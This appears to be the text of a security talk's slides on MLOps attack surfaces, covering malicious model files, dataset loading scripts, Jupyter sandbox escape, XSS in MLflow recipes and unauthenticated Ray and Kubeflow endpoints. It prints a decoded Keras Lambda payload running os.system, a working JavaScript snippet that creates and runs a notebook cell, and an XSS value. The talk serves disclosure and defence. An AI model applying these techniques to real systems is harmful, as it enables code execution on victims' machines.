mlflow

 Fork 4k  Star 17.8k

Kubeflow

 Fork 2.3k  Star 13.9k

METAFLOW

 Fork 734  Star 7.8k


ZenML

 Fork 408  Star 3.8k

W&B

 Fork 625  Star 8.5k

SELDON
CORE

 Fork 824  Star 4.3k

Inherent vs. Implementation Vulns

🚫 CVE-2020-22083 Detail

Disputed

Current Description

jsonpickle through 1.4.1 allows remote code execution during deserialization of a malicious payload through the `decode()` function. Note: It has been argued that this is expected and clearly documented behaviour. pickle is known to be capable of causing arbitrary code execution, and must not be used with un-trusted data

Inherent vs. Implementation Vulns

Warning: The `pickle` module is **not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.


Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See [Comparison with json](#).

Inherent vs. Implementation Vulns

But ML is a new field...

Software Update Unavailable

Software Update is not available at this time. Try again later.



Inherent – Malicious Models

(Some) Models are code!!!

Code execution on load



Pickle



Dill



Joblib



Numpy




TorchScript




Keras H5




SavedModel




Protobuf




TFLite



Safetensors



MsgPack



PMML

Inherent – Malicious Models

```
→ HF_demo_files python lambda_detection.py vgg16_light/tf_model.h5
Checking model vgg16_light/tf_model.h5

Found Lambda layer with name "output"
With body function:
Raw base64: 4wEAAAAAAAAAAAAAAAAIAAAADAAAAQwAAAHMWAAAAZAFkAGwAfQF8AaABZAKhAQEAfABTACKDTukA
AAAA+ghjYWxjLmV4ZSkC2gJvc9oGc3lzdGVtKQLaAXhyAwAAAKkAcgYAAAD6VS9ob21lL2RhdmZy
L0pGUk9HX0JpdGJ1Y2tldC9haS1tb2Rlbc1yZXNlYXJjaC9UZXR0cy9GYWt1RGlyL2NyZWZ0ZV9t
YWxpY2lvdXNfVkdHMTYucHnaB2V4cGxvaXQDAAAAcWYAAAAAAQgCCgE=

Decoded bytes: b'\xe3\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x03\x00\x00\x00C\x00
\x01|\x01\xa0\x01d\x02\xa1\x01\x01\x00|\x00S\x00)\x03N\xe9\x00\x00\x00\x00\xfa\x08calc.exe)\x02\xda\x02os
\x00\xa9\x00r\x06\x00\x00\x00\xfaU/home/davfr/JFROG_Bitbucket/ai-model-research/Tests/FakeDir/create_malic
00s\x06\x00\x00\x00\x00\x01\x08\x02\n\x01'

Name: exploit
Filename: /home/davfr/JFROG_Bitbucket/ai-model-research/Tests/FakeDir/create_malicious_VGG16.py
Argument count: 1
Positional-only arguments: 0
Kw-only arguments: 0
Number of locals: 2
Stack size: 3
Flags: OPTIMIZED, NEWLOCALS, NOFREE
Constants:
  0: None
  1: 0
  2: 'calc.exe'
Names:
  0: os
  1: system
Variable names:
  0: x
  1: os

Found 1 Lambda functions
```

Original python code file


Strings and integers

Imported modules/functions

```
→ HF_demo_files pycdc file.pyc
# Source Generated with Decompyle++
# File: file.pyc (Python 3.10)

import os
os.system('calc.exe')
return x
```

```
from keras.models import load_model
m = load_model('vgg16_light/tf_model.h5')
```



Inherent – Malicious Datasets

- Datasets are just CSVs, right?
- Check your formats and APIs!

Inherent – Malicious Datasets



Hugging Face

```
from datasets import load_dataset  
ds = load_dataset("hails/mmlu_no_train")
```

The screenshot shows the Hugging Face dataset page for 'hails/mmlu_no_train'. At the top, it displays the dataset name, a 'like' button with a count of 9, and filters for 'Question Answering' tasks, 'English' language, and 'mit' license. Below this, there are tabs for 'Dataset card', 'Files and versions', and 'Community'. The 'Files and versions' tab is active, showing a file list for the 'mmlu_no_train' dataset. The files listed are: '.gitattributes' (2.31 kB), 'README.md' (1.12 kB), 'data.tar' (B), and 'mmlu_no_train.py' (5.86 kB). The 'mmlu_no_train.py' file is highlighted with a red box. To the right of the file list, there is a preview image of a smiling man with three question marks overlaid on it. A red arrow points from the 'hails/mmlu_no_train' text in the code block to the dataset name in the screenshot.

Inherent – Malicious Datasets

The screenshot shows the Hugging Face interface for the dataset 'hails/mmlu_no_train'. The repository is categorized under 'Question Answering' in 'English' with a 'mit' license. It has 9 likes and 1 community member. The 'Files and versions' tab is active, showing a file list for the 'main' branch. The file 'mmlu_no_train.py' is highlighted with a red box. Other files include '.gitattributes' (2.31 kB), 'README.md' (1.12 kB), and 'data.tar' (166 MB, LFS).

File Name	Size	Download Icon
.gitattributes	2.31 kB	↓
README.md	1.12 kB	↓
data.tar	166 MB LFS	↓
mmlu_no_train.py	5.86 kB	↓

A dataset loading script should have the same name as a dataset repository or directory. For example, a repository named my_dataset should contain my_dataset.py script. This way it can be loaded with:

Inherent – Malicious Datasets

```
from datasets import load_dataset  
ds = load_dataset("hails/mmlu_no_train")
```

datasets.load_dataset

<source>

```
( path: str, name: Optional = None, data_dir: Optional =  
None, data_files: Union = None, split: Union = None,  
cache_dir: Optional = None, features: Optional = None,  
download_config: Optional = None, download_mode: Union =  
None, verification_mode: Union = None,  
ignore_verifications = 'deprecated', keep_in_memory:  
Optional = None, save_infos: bool = False, revision: Union  
= None, token: Union = None, use_auth_token =  
'deprecated', task = 'deprecated', streaming: bool =  
False, num_proc: Optional = None, storage_options:  
Optional = None, trust_remote_code: bool = None,  
**config_kwargs ) → Dataset or DatasetDict
```

trust_remote_code (bool, defaults to True) – Whether or not to allow for datasets defined on the Hub using a dataset script. This option should only be set to True for repositories you trust and in which you have read the code, as it will execute code present on the Hub on your local machine.

Inherent – Jupyter Sandbox Escape

Notebooks are invaluable for developing ML models

Jupyter Optical Coherence Tomography-Copy1 Last Checkpoint: Last Sunday at 6:14 PM (autosaved)

File Edit View Insert Cell Kernel Navigate Widgets LaTeX_envs Help

Code

Contents

- 1 Optical Coherence Tomography
 - 1.1 Imports, preliminaries, defir
 - 1.2 Imaging system - overview
 - 1.3 OCT Theory - overview
 - 1.3.1 Comments and calcula
 - 1.3.1.1 Resolution "back-of
 - 1.3.1.2 Scan depth "back-
 - 1.3.1.3 Scaling of coheren
 - 1.3.2 Time Domain OCT (TD
 - 1.3.2.1 Detection-bandwid
 - 1.3.2.2 TDOCT: SNR and
 - 1.3.3 Fourier Domain OCT
 - 1.3.3.1 Impact of finite spe
 - 1.3.3.2 Interlude: Finite sa
 - 1.3.3.3 Impact of finite nur
 - 1.3.3.4 FDOCT: SNR and
 - 1.3.4 Spectral domain/swept
 - 1.3.4.1 SSOCT: SNR and I
 - 1.4 Simulation
 - 1.5 Potential laser sources

1.3.3 Fourier Domain OCT (FDOCT)

In FDOCT, the different wavelengths are collected on a spectrometer, with N_{pix} pixels, and spectral resolution δ_r .

Returning again to Eq. (8) (see, e.g., Izatt and Choma (Izatt J.A., Choma M.A. (2008) Theory of Optical Coherence Tomography. In: Drexler W., Fujimoto J.G. (eds) Optical Coherence Tomography. Biological and Medical Physics, Biomedical Engineering. Springer, Berlin, Heidelberg; doi: https://doi.org/10.1007/978-3-540-77550-8_2; alternate link: https://www.researchgate.net/publication/226178102_Theory_of_Optical_Coherence_Tomography/download):

$$I_D(k) = \frac{Q}{4} S(k) \left[R_R + \sum_{n=1}^N R_n \right] \quad \text{" DC terms "}$$

$$+ \frac{Q}{2} S(k) \left[\sum_{n=1}^N \sqrt{R_R R_n} \cos [2k(z_R - z_n)] \right] \quad \text{" Cross - correlation terms "}$$

$$+ \frac{Q}{2} S(k) \left[\sum_{n \neq m=1}^N \sqrt{R_n R_m} \cos [2k(z_n - z_m)] \right] \quad \text{" Autocorrelation terms "}$$

In the FDOCT configuration, z_R is held fixed.


```
In [23]: lambda_0 = 1.5500
k_0 = 2.0*np.pi/lambda_0
Dlambda_0 = 0.100
Dk = 2.0*np.pi*Dlambda_0/lambda_0**2.0

k_range = np.linspace(-3.0*Dk+k_0, +3.0*Dk+k_0, 10000)

TD_OCT_signal = 0.25*0.5*(np.exp(-(k_range - k_0)/Dk)**2.0) \
+ 0.5*np.sqrt(0.5*2.0E-4)*(np.exp(-(k_range - k_0)/Dk)**2.0) \
*np.cos(2.0*k_range*(50.0)) \
+ 0.5*np.sqrt(0.5*1.5E-4)*(np.exp(-(k_range - k_0)/Dk)**2.0) \
*np.cos(2.0*k_range*(200.0))
```

```
In [26]: fig_disp
```

Out[26]:



Quora

Why do so many machine learning tutorials use jupyter notebook?


Answer Follow · 3 Request

All related (32) Sort Recommended

Inherent – Jupyter Sandbox Escape

Simple DOM manipulation JS payload


- Add new code cell
- Fill cell with Python code →
- Run the cell



```
[6]: %%javascript
function simulateMouseEvent(element){
  var mouseClickEvents = ['mousedown', 'click', 'mouseup'];
  mouseClickEvents.forEach(mouseEventType =>
    element.dispatchEvent(
      new MouseEvent(mouseEventType, { view: window, bubbles: true, cancelable: true, buttons: 1 } ) );
  }
var buttons = Array.from(document.getElementsByClassName('jp-ToolbarButtonComponent'));
var run_btn = null;
var plus_btn = null;
buttons.forEach(b => {
  if (b.title == "Run this cell and advance (Shift+Enter)") {
    run_btn = b;
  }
  else if (b.title == "Insert a cell below (B)") {
    plus_btn = b;
  }
});
//add new input cell
simulateMouseEvent(plus_btn);
var code = `import os ; os.system("calc")`
//wait for the cell to load
setTimeout(() => {
  //write python code to the input cell
  var inpArr = document.getElementsByClassName('cm-content');
  var inp = inpArr[inpArr.length - 2]; //get the input box of the new cell
  var html = ``;
  //add the code to the new cell
  code.split('\n').forEach(line => {
    html += `<div class="cm-line">` + line + `<br></div>`;
  });
  inp.innerHTML = html;
  simulateMouseEvent(inp); //focus on the cell's input box
  simulateMouseEvent(run_btn) //run
}, "1000");
```


Inherent – Jupyter Sandbox Escape

```
[8]: %%javascript
function simulateMouseClicked(element){
  var mouseClickedEvents = ['mousedown', 'click', 'mouseup'];
  mouseClickedEvents.forEach(mouseEventType =>
    element.dispatchEvent(
      new MouseEvent(mouseEventType, { view: window, bubbles: true, cancelable: true, buttons: 1 })
    )
  );
}
var buttons = Array.from(document.getElementsByClassName('jp-ToolBarButtonComponent'));
var run_btn = null;
var plus_btn = null;
buttons.forEach(b => {
  if (b.title == "Run this cell and advance (Shift+Enter)") {
    run_btn = b;
  }
  else if (b.title == "Insert a cell below (B)") {
    plus_btn = b;
  }
});
//add new input cell
simulateMouseClicked(plus_btn);
var code = `import os ; os.system("calc")`
//wait for the cell to load
setTimeout(() => {
  //write python code to the input cell
  var inpArr = document.getElementsByClassName('cm-content');
  var inp = inpArr[inpArr.length - 2]; //get the input box of the new cell
  var html = '';
  //add the code to the new cell
  code.split('\n').forEach(line => {
    html += '<div class="cm-line">' + line + '<br></div>';
  });
  inp.innerHTML = html;
  simulateMouseClicked(inp); //focus on the cell's input box
  simulateMouseClicked(run_btn) //run
}, "1000");
```



```
[9]: import os ; os.system("calc")
```

[9]: 0


Inherent – Jupyter Sandbox Escape

So - just don't r

 CVE-2024-2713

Description

Insufficient sanitization in




```
File Edit
Search: FIXME::REQUIRED Use Enter and Shift+Enter to navigate results
1 # recipe.yaml is the main configuration file for an MLflow recipe.
2 # Required recipe parameters should be defined in this file with either concrete values or
3 # variables such as {{ INGEST_DATA_LOCATION }}.
4 #
5 # Variables must be dereferenced in a profile YAML file, located under `profiles/`.
6 # See `profiles/local.yaml` for example usage. One may switch among profiles quickly by
7 # providing a profile name such as `local` in the Recipe object constructor:
8 # `r = Recipe(profile="local")`
9 #
10 # NOTE: All "FIXME::REQUIRED" fields in recipe.yaml and profiles/*.yaml must be set correctly
11 # to adapt this template to a specific regression problem. To find all required fields,
12 # under the root directory of this recipe, type on a unix-like command line:
13 # $> grep "# FIXME::REQUIRED:" recipe.yaml profiles/*.yaml
14 #
15 # NOTE: YAML does not support tabs for indentation. Please use spaces and ensure that all YAML
16 # files are properly formatted.
17
18 recipe: "regression/v1"
19 # FIXME::REQUIRED: Specifies the target column name for model training and evaluation.
20 target_col: ""
21 # FIXME::REQUIRED: Sets the primary metric to use to evaluate model performance. This primary
22 # metric is used to select best performing models in MLflow UI as well as in
23 # train and evaluation step.
24 # Built-in metrics are: example_count, mean_absolute_error, mean_squared_error,
25 # root_mean_squared_error, sum_on_label, mean_on_label, r2_score, max_error,
26 # mean_absolute_percentage_error
27 primary_metric: ""
28 steps:
29 # Specifies the dataset to use for model development
30 ingest: {{INGEST_CONFIG}}
31 split:
32 #
33 # FIXME::OPTIONAL: Adjust the train/validation/test split ratios below.
```

Inherent – Jupyter Sandbox Escape

Shady Server



```
recipe: "classification/v1"  
target_col: "<script>alert('pwned!');</script>"
```



Data Scientist



```
from mlflow.recipes import Recipe  
recipe = Recipe(profile="local").run()
```

Inherent – Jupyter Sandbox Escape

MISS = BOY

Jupyter Notebook

localhost:8888 says
pwned!

File Edit View

Run Code

```
In [*]: from m1flow.recipes import Recipe
recipe = Recipe(profile="local").run()
```

Let's talk MLOps implementation issues

- Not inherent due to used formats
- Classic issues that are more likely to plague MLOps
- Or – cause heightened severity
- Unlike inherent, should have a CVE
- Spoiler – chains nicely with inherent issues

Implementation – Lack of authentication

```
@dsl.pipeline(  
    name='XGBoost Trainer',  
)  
def xgb_train_pipeline(  
    output='gs://your-gcs-bucket',  
    project='your-gcp-project',  
    train_data='gs://ml-pipeline-playground/sfpd/train.csv',  
    eval_data='gs://ml-pipeline-playground/sfpd/eval.csv',  
    ...  
):  
    ...  
    _analyze_op = dataproc_analyze_op(  
        ).after(_create_cluster_op).set_display_name('Analyzer')  
  
    _transform_op = dataproc_transform_op(  
        ).after(_analyze_op).set_display_name('Transformer')  
  
    _train_op = dataproc_train_op(  
        ).after(_transform_op).set_display_name('Trainer')  
    ...
```

Pipeline AKA “Code execution as a feature”

Dockerized? Platform dependent

What about authentication?

Implementation – Lack of authentication

Pipelines?

Built-in Auth?



Implementation – Lack of authentication

CVE-2023-48022 Detail

Disputed



Description

Anyscale Ray 2.6.3 and 2.8.0 allows a remote attacker to execute arbitrary code via the job submission

API. NOTE:

documenta

Ray, as stated in its documentation, is not intended for use outside of a strictly controlled network environment

Implementation – Lack of authentication



Research

**ShadowRay: First Known
Attack Campaign Targeting
AI Workloads Actively
Exploited In The Wild**



Avi Lumelsky, Guy Kaplan, Gal Elbaz
March 26, 2024

